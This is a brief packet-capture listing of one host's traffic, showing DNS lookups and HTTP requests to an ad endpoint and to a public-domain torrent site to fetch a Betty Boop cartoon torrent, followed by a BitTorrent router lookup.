69542	769.560506300	10.0.0.201	52.94.233.131	HTTP	1067	GET /1/associates-ads/1/OP/?cb=1531628232887&p=%7B%22program%22%3A%221%22%2C%22tag%22%3A%22public...
69700	770.351745800	10.0.0.201	10.0.0.2	DNS	88	Standard query 0xdee1 A www.publicdomaintorrents.com
69701	770.353627000	10.0.0.2	10.0.0.201	DNS	118	Standard query response 0xdee1 A www.publicdomaintorrents.com CNAME publicdomaintorrents.com A 16...
69706	770.366956400	10.0.0.201	168.215.194.14	HTTP	589	GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/1.1
69710	770.393856600	168.215.194....	10.0.0.201	TCP	1514	80 → 49834 [PSH, ACK] Seq=1 Ack=536 Win=64240 Len=1460 [TCP segment of a reassembled PDU]
69729	770.525334900	10.0.0.201	10.0.0.2	DNS	81	Standard query 0xe7bb A router.bittorrent.com



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